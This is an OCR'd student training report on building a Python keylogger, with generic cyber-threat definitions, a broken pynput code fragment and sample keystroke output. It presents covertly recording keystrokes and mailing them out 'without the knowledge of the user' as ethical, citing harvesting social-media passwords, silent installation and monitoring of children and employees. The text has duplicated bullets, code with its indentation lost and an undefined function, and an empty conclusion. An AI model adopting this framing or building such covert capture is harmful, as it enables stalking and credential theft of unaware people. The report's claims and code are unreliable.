INDUSTRIAL TRAINING

Submitted in partial fulfillment of the

Requirements for the award of degree

of

Bachelor of Technology

in

Computer Science Engineering

By:

Nishikant Prasad(080/CSE-2/2020)

Nitin(081/CSE-2/2020)

Prabhjot Singh(085/CSE-2/2020)

Prabhjot Singh Jaggi(086/CSE-2/2020)

Department of Computer Science
Guru Tegh Bahadur Institute of Technology
Guru Gobind Singh Indraprastha University
Dwarka, New Delhi

Year 2020-2024

SYSTEM SURVEILLANCE USING KEYLOGGER

Duration

1st October, 2022-30th December, 2022

By :

Nishikant Prasad(080/CSE-2/2020)

Nitin(081/CSE-2/2020)

Prabhjot Singh(085/CSE-2/2020)

Prabhjot Singh Jaggi(086/CSE-2/2020)

At

GREAT LEARNING ACADEMY Private LTD.
2nd Floor,Orchid centre,Sec-53,Golf Course Road,Gurgaon Haryana-122002

DECLARATION

I hereby declare that all the work presented in this Industrial Training Report for the partial fulfillment of the requirements for the award of the degree of Bachelor of Technology in **Computer Science & Engineering,** Guru Tegh Bahadur Institute of Technology, affiliated to Guru Gobind Singh Indraprastha University Delhi is an authentic record of our own work carried out at Great Learning Academy Private Ltd. from 1st October, 2022 to 30th December, 2022.

Date:


Nishikant Prasad(080/CSE-2/2020)

Nitin(081/CSE-2/2020)

Prabhjot Singh(085/CSE-2/2020)

Prabhjot Singh Jaggi(086/CSE-2/2020)

CERTIFICATE



Great Learning

CERTIFICATE OF COMPLETION

Presented to

Nitin

For successfully completing a free online course

Advanced Cyber Security - Threats and Governance

Provided by

Great Learning Academy

(On October 2022)


Great Learning
CERTIFICATE OF COMPLETION
Presented to
Prabhjot Singh
For successfully completing a free online course
Advanced Cyber Security - Threats and Governance
Provided by
Great Learning Academy
(On December 2022)
To verify this certificate visit verify.mygreatlearning.com/LCJRGRPT


Great Learning
CERTIFICATE OF COMPLETION
Presented to
PRABHJOT SINGH JAGGI
For successfully completing a free online course
Advanced Cyber Security - Threats and Governance
Provided by
Great Learning Academy
(On December 2022)

ACKNOWLEDGEMENT

I would like to express our great gratitude towards **Mr./Ms._____** who has given us support and suggestions. Without their help we could not have presented this work upto the present standard. We also take this opportunity to give thanks to all others who gave us support for the project or in other aspects of our study at Guru Tegh Bahadur Institute of Technology

Nishikant Prasad(080/CSE-2/2020)

Nitin(081/CSE-2/2020)

Prabhjot Singh(085/CSE-2/2020)

Prabhjot Singh Jaggi(086/CSE-2/2020)

Date:

nishikantcoder367@gmail.com

knitin623@gmail.com

sprabhjot234@gmail.com

psjaggi11@gmail.com

ABSTRACT

In many companies now-a-days data security and data recovery is the most important factor. So there are many cases where data recovery is required. For these kinds of problems keylogger is one of the best solutions which is often referred to as keylogging or keyboard capturing. Keyboard capturing is the action of recording the keys stroke on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Using keylogger application users can retrieve data when working file is damaged due to several reasons like loss of power etc. This is a surveillance application used to track the users which logs keystrokes; uses log files to retrieve information. Using this application we can recall forgotten email or URL. In this keylogger project, whenever the user types something through the keyboard, the keystrokes are captured and mailed to the mail id of admin without the knowledge of the user within the time set.

OBJECTIVE:

The purpose of this application is to keep tracks on every key that is typed through the keyboard and send it to the admin through the mail server in the time set or given. It provides confidentiality as well as data recovery to all the IT infrastructures in need.

HARDWARE REQUIREMENTS:

Operating system : Windows and Linux specified

RAM : 512MB (minimum requirement)

Hard Disk : 1GB working space (minimum requirement)

SOFTWARE REQUIREMENTS:

Languages : Python


Tools : PyCharm, Python 3.8.0

Technology : Advanced programming using Python

LIST OF FIGURES AND TABLES

GURU TEGH BAHADUR INSTITUTE OF TECHNOLOGY ☆ DELHI ☆

CONTENTS



INTRODUCTION

1.1.What is Cyber Security?

Cyber security is a discipline that covers how to defend devices and services from electronic attacks by nefarious actors such as hackers, spammers, and cybercriminals. While some components of cyber security are designed to strike first, most of today's professionals focus more on determining the best way to defend all assets, from computers and smartphones to networks and databases, from attacks.

Cyber security has been used as a catch-all term in the media to describe the process of protection against every form of cybercrime, from identity theft to international digital weapons. These labels are valid, but they fail to capture the true nature of cyber security for those without a computer science degree or experience in the digital industry.

1.2.Types of Cyber Threats

Cybercrime is defined as any unauthorized activity involving a computer, device, or network. There are three generally recognized classifications of cybercrime: computer-assisted crimes, crimes where the computer itself is a target, and crimes where the computer is incidental to the crime rather than directly related.

Here is a list of common cyber threats:

- Cyberterrorism: This threat is a politically-based attack on computers and information technology to cause harm and create widespread social disruption.
- Malware: This threat encompasses ransomware, spyware, viruses, and worms. It can install harmful software, block access to your computer resources, disrupt the system, or covertly transmit information from your data storage.
- Trojans: Like the legendary Trojan Horse of mythology, this attack tricks users into thinking they're opening a harmless file. Instead, once the trojan is in place, it attacks the system, typically establishing a backdoor that allows access to cybercriminals.
- Botnets: This especially hideous attack involves large-scale cyberattacks conducted by remotely controlled malware-infected devices. Think of it as a string of computers

under the control of one coordinating cybercriminal. What's worse, compromised computers become part of the botnet system.

- Adware: This threat is a form of malware. It's often called advertisement-supported software. The adware virus is a potentially unwanted program (PUP) installed without your permission and automatically generates unwanted online advertisements.
- SQL injection: A Structured Query Language attack inserts malicious code into a SQL-using server.
- Phishing: Hackers use false communications, especially e-mail, to fool the recipient into opening it and following instructions that typically ask for personal information. Some phishing attacks also install malware.
- Man-in-the-middle attack: MITM attacks involve hackers inserting themselves into a two-person online transaction. Once in, the hackers can filter and steal desired data. MITM attacks often happen on unsecured public Wi-Fi networks.
- Man-in-the-middle attack: MITM attacks involve hackers inserting themselves into a two-person online transaction. Once in, the hackers can filter and steal desired data. MITM attacks often happen on unsecure public Wi-Fi networks.
- Denial of Service: DoS is a cyber attack that floods a network or computer with an overwhelming amount of "handshake" processes, effectively overloading the system and making it incapable of responding to user requests.

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists of the art of examining digital media to preserve, recover and analyze the data in an effective manner. There are many cases where data recovery is required essentially. So by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc. Keyloggers are specially effective in monitoring ongoing crimes. This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a record of all typed keys. The collected information is saved on the system as a hidden file or emailed to the Admin or the forensic analyst.

1.3.Purpose

The main objective of this document is to illustrate the requirements of the project Keylogger. Now-a-days IT business infrastructures are mostly in need of the cyber security factor that is Computer Forensics. Keyloggers can effectively assist a computer forensics analyst in the examination of digital media. Keystroke loggers are available in software and hardware form, and are used to capture and compile a record of all typed keys. The information gathered from a keystroke logger can be saved on the system as a hidden file, or emailed to the forensic analyst or the Administrator. Generic keystroke loggers typically record the keystrokes associated with the keyboard typing. Advanced keystroke loggers have many additional features. Our project keylogger has the following features;

- Monitors Keystrokes
- Sends mail to the Admin's mail Id
- Logs keystrokes including special keys

Keyloggers have the advantage of collecting information before it is encrypted; thus making a forensic analyst's job easier. Most keyloggers show no signs of any intrusion within the system allowing for them to gain typed information without anyone having knowledge of its actions except the user who use it. Keyloggers incorporate a wide array of cyber security issues and provide a practical approach to understand topics such as attacker goals, varieties of malware and their implementation, the role of malware in infecting and how stealth is archived in an infected system.

- Programming Environment:

1. Python 3.8.0
2. PyCharm

- Program Files Used:

1. Keylogger.py
2. Execute_keylogger.py

- Document Conventions
    - Entire document should be justified.
    - Convention for Main title
- Font face: Times New Roman
- Font style: Bold
- Font Size: 14

- Convention for Sub title

- Font face: Times New Roman
- Font style: Bold
- Font Size: 12

- Convention for body

- Font face: Times New Roman
- Font Size: 12

1.4. Scope of Developing the Project

Keylogger is basically using keystroke logs to monitor the system and send the details to the admin through the mail server.Keyloggerss provide the best solutions in case of such cases like; IT organizations can indicate their concerns by going after the culprit whose performance is deteriorating that of the whole organization, parents can maintain a check on their children's activities, a particular person's activities can be monitored, storing passwords of various social media profiles. Above all, keylogger is one of the best implementation of fundamentals of ethical hacking. By using this some measures could be done accordingly that would save personal data from being in the hands of total strangers




Fig 1.2 Increased use of keylogger

2.0.Problem Identification

Hackers and other third parties are always looking for the vulnerabilities present inside the system. To gain knowledge about what they require from the organizations, they either gain access to the confidential data stored in the system and either cause harm to the integrity of data or may cause data loss. Another problem is that cyber crimes are increasing day by day. If we will have the chat logs or keystroke logs of victim's laptop then we can easily analyze the entire planning of the victim which will provide the best solution to eradicate or solve the problem.

2.1.Project Function:

Authorized use of a keylogger is use of such software with the knowledge and consent of the PC Owner or security administrator. As a rule, authorized monitoring software products require physical access to computer and administrative privilege for configuration and installation that excludes (or at least minimizes) risks of unauthorized use of programs. As per the rule, such software products have ability to obtain and configure a "packed" installation executable file that is delivered to the user's computer with the help of various ethical and authorized schemes. During installation it doesn't display any messages or create any windows on the screen.

2.2.Operating Environment:

The product will be operating in windows, Linux environment. The hardware configuration include Hard Disk: 40 GB, Monitor: 15" Color monitor, Keyboard: 122 keys. The basic input devices required are keyboard, mouse and output devices are monitor, mobile devices etc

2.3. Features:


Features of designed keylogger that are implemented and are going to be implemented in thisproject;

- Keystroke Recording
- Remote Monitoring
- Web History logging
- Screenshot History
- Invisible mode & password protection
- Application monitoring and file tracking
- Email reports
- Modules used:


1. Smtplib:The module included in python defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP listener daemon.

2. Threading:It is one of the modules provided with python includes a simple-to-implement locking mechanism that allows you to synchronize threads.


3. Pynput:This library allows the users to control and monitor input devices. e.g.; pynput.mouse, pynput.keyboard




3.0. Code Implementation AND Testing:





GURU TEGH BAHADUR INSTITUTE OF TECHNOLOGY DELHI



GURU TEGH BAHADUR INSTITUTE OF TECHNOLOGY ☆ DELHI ☆
सेवा उत्तम धर्मतः ॥




Keylogger using pynput module
from pynput.keyboard import Key, Listener
keys = []
def on_press(key):
keys.append(key)
write_file(keys)
try:
print('alphanumeric key {0} pressed'.format(key.char))
except AttributeError:
print('special key {0} pressed '.format(key))
special key Key.cmd pressed
special key Key.cmd pressed
special key Key.cmd pressed
special key Key.cmd pressed
special key Key.cmd pressed
special key Key.cmd pressed
special key Key.cmd pressed
special key Key.cmd pressed
special key Key.cmd pressed
alphanumeric key 0 pressed


Untitled - Notepad
File Edit View
notepad is open
alphanumeric key p pressed
'p' released
alphanumeric key e pressed
'e' released
alphanumeric key n pressed
'n' released
special key Key.shift pressed
special key Key.cmd pressed
alphanumeric key 5 pressed
'5' released

4.0.Result

- FULL TRANSPARENCY
- SAVES TIME
- ENHANCES PERFORMANCE
- REDUCES CORRUPTION
- REDUCES CORRUPTION
- LEGAL PROTECTION
- GENUINE REPORTS

If technology is good or bad is defined by the purpose that people use it for. And it is no different for keystroke logging software. Many people are using this technology with bad intentions. But utilizing technology for good purposes can do wonders.

There is no doubt that keystroke logging has many benefits for businesses. It is providing safety while increasing productivity in offices. If you also want to improve the safety and productivity of your workplace, invest in employee monitoring software that comes with a keystroke logger, like EmpMonitor.

5.0.Summary and Conclusion:

